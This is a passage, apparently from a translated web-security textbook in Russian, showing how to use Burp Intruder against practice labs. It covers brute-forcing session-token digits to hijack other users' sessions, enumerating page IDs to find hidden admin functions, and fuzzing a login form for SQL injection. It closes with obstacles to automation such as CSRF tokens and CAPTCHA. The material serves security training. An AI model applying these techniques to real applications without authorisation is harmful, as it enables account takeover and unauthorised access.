


Рисунок 14-2. Настройка пользовательской позиции атакующих данных

Источник атакующих данных должен последовательно перебрать все возможные значения последних трёх цифр. По-видимому, маркер использует тот же набор символов, что и шестнадцатеричные числа: от `0` до `9` и от `a` до `f`. Поэтому вы настраиваете источник атакующих данных на создание всех шестнадцатеричных чисел в диапазоне от `0x000` до `0xfff`, как показано на рисунке 14-3.




Рисунок 14-3. Настройка числовых атакующих данных

При атаках, направленных на перечисление действительных маркеров сеанса, выявить «попадания» обычно несложно. В данном случае вы установили, что при передаче действительного маркера приложение возвращает ответ HTTP 200, а при передаче недействительного - перенаправление HTTP 302 на страницу входа. Поэтому для этой атаки не требуется настраивать специальный анализ ответов.

После запуска атаки Intruder быстро перебирает запросы. Результаты атаки отображаются в виде таблицы. Щёлкнув заголовок любого столбца, можно отсортировать результаты по его содержимому. Сортировка по коду состояния позволяет легко выявить найденные действительные маркеры, как показано на рисунке 14-4. Для поиска интересных элементов в большом наборе результатов можно также использовать функции фильтрации и поиска в окне результатов.




Рисунок 14-4. Сортировка результатов атаки для быстрого выявления «попаданий»

Атака успешна. Можно взять любые атакующие данные, которые привели к ответам HTTP 200, заменить ими последние три цифры своего маркера сеанса и тем самым перехватить сеансы других пользователей приложения. Однако внимательнее посмотрите на таблицу результатов. У большинства ответов HTTP 200 примерно одинаковая длина, поскольку домашние страницы, показываемые разным пользователям, более или менее одинаковы. Но два ответа значительно длиннее, а значит, была возвращена другая домашняя страница.

Двойным щелчком по элементу результата в Intruder можно вывести полный ответ сервера - либо как необработанный HTTP, либо как отображённый HTML. Так вы обнаруживаете, что более длинные домашние страницы содержат больше пунктов меню и иные сведения, чем ваша домашняя страница. По-видимому, эти два перехваченных сеанса принадлежат пользователям с более высокими привилегиями.

Попробуйте сами!

mdsec.net

> **Совет.** Длина ответа часто служит надёжным признаком аномальных ответов, заслуживающих дальнейшего исследования. Как и в предыдущем случае, другая длина ответа может указывать на интересные различия, которых вы не ожидали при разработке атаки. Поэтому, даже если надёжным признаком «попадания» служит другой атрибут, например код состояния HTTP, всегда просматривайте столбец длины ответа, чтобы выявлять другие интересные ответы.

Атака 2: сбор информации

Продолжая изучать аутентифицированную область приложения, вы замечаете, что для обозначения запрошенных пользователем функций оно использует индексный номер в параметре URL. Например, для отображения страницы My Details текущего пользователя применяется следующий URL:

```
https://mdsec.net/auth/502/ShowPage.ashx?pageid=32010039
```

Такое поведение даёт прекрасную возможность прочесать приложение в поисках ещё не обнаруженных функций, к которым у вас, возможно, нет надлежащего доступа. Для этого можно использовать Burp Intruder: перебрать диапазон возможных значений `pageid` и извлечь заголовок каждой найденной страницы.

В такой ситуации часто разумно начать поиск содержимого в числовом диапазоне, который, как известно, содержит действительные значения. Для этого маркерами позиции атакующих данных можно выделить последние две цифры `pageid`, как показано на рисунке 14-5, и создать атакующие данные в диапазоне от `00` до `99`.

Intruder можно настроить на извлечение заголовка страницы из каждого ответа с помощью функции Extract Grep. Она работает во многом подобно функции извлечения JAttack: вы задаёте выражение, предшествующее элементу, который хотите извлечь, как показано на рисунке 14-6.

После запуска атака быстро перебирает все возможные значения последних двух цифр параметра `pageid` и показывает заголовок страницы из каждого ответа, как на рисунке 14-7. Как видно, некоторые ответы, по-видимому, содержат интересные административные функции. Кроме того, некоторые ответы перенаправляют на другой URL, что заслуживает дальнейшего исследования. При желании атаку Intruder можно перенастроить так, чтобы она извлекала цель этих перенаправлений или даже автоматически переходила по ним и показывала заголовок страницы из окончательного ответа.

> **Попробуйте сами!**
>
> mdsec.net




Рисунок 14-5. Размещение атакующих данных




Рисунок 14-6. Настройка Extract Grep




Рисунок 14-7. Перебор значений индекса функции и извлечение заголовка каждой полученной страницы

Атака 3: фаззинг приложения

Помимо эксплуатации уже выявленных ошибок, разумеется, следует проверить целевое приложение на распространённые уязвимости. Чтобы обеспечить достаточное покрытие, нужно проверить каждый параметр и каждый запрос, начиная с запроса входа.

Для быстрого фаззинга заданного запроса необходимо разместить позиции атакующих данных во всех параметрах запроса. Это можно сделать, просто нажав кнопку Auto на вкладке Positions, как показано на рисунке 14-8.

Затем нужно настроить набор атакующих строк, которые будут использоваться как атакующие данные, и несколько распространённых сообщений об ошибках, которые следует искать в ответах. Intruder содержит встроенные наборы строк для обеих целей.

Как и при фаззинге с помощью JAttack, затем нужно вручную просмотреть таблицу результатов и выявить все аномалии, заслуживающие дальнейшего исследования, как показано на рисунке 14-9. Как и прежде, заголовки столбцов можно щёлкать, чтобы по-разному сортировать ответы и тем самым облегчать выявление интересных случаев.




Рисунок 14-8. Настройка Burp Intruder для фаззинга запроса входа




Рисунок 14-9. Результаты фаззинга одного запроса

При первоначальном просмотре результатов кажется, что приложение уязвимо к SQL-инъекции. В обеих позициях атакующих данных при передаче одинарной кавычки приложение возвращает другой ответ с сообщением, содержащим строки `quotation` и `syntax`. Такое поведение определённо требует ручного исследования, чтобы подтвердить и эксплуатировать ошибку.

> **Попробуйте сами!**
>
> mdsec.net

> **Совет.** Можно щёлкнуть правой кнопкой мыши любой интересный результат и отправить ответ в инструмент Burp Repeater. Это позволяет вручную изменять запрос и многократно отправлять его снова, чтобы проверять обработку различных атакующих данных приложением, искать способы обхода фильтров или доставлять реальные эксплойты.

Препятствия для автоматизации

Во многих приложениях описанные до сих пор в этой главе методы можно применять без каких-либо проблем. Однако в других случаях можно столкнуться с различными препятствиями, которые не позволяют выполнять специализированные автоматизированные атаки напрямую.

Препятствия для автоматизации обычно относятся к двум категориям:

• механизмы обработки сеансов, которые в защитных целях завершают сеансы в ответ на неожиданные запросы, используют эфемерные значения параметров, например меняющиеся с каждым запросом маркеры защиты от CSRF (см. главу 13), либо задействуют многоэтапные процессы;

• средства CAPTCHA, предназначенные для предотвращения доступа автоматизированных инструментов к определённой функции приложения, например к функции регистрации новых учётных записей пользователей.

Мы рассмотрим обе ситуации и опишем способы, с помощью которых иногда можно обойти препятствия для автоматизации: усовершенствовать автоматизированные инструменты или найти недостатки в защитных механизмах приложения.

Механизмы обработки сеансов

Во многих приложениях используются механизмы обработки сеансов и другие функции с сохранением состояния, которые могут создавать проблемы для автоматизированного тестирования. Ниже перечислены некоторые ситуации, в которых возникают препятствия:

• Пока вы проверяете запрос, приложение завершает сеанс, используемый для тестирования, либо в защитных целях, либо по другим причинам, и оставшаяся часть тестирования становится неэффективной.

• Функция приложения использует меняющийся маркер, который необходимо передавать с каждым запросом (например, для предотвращения атак с подделкой запросов).

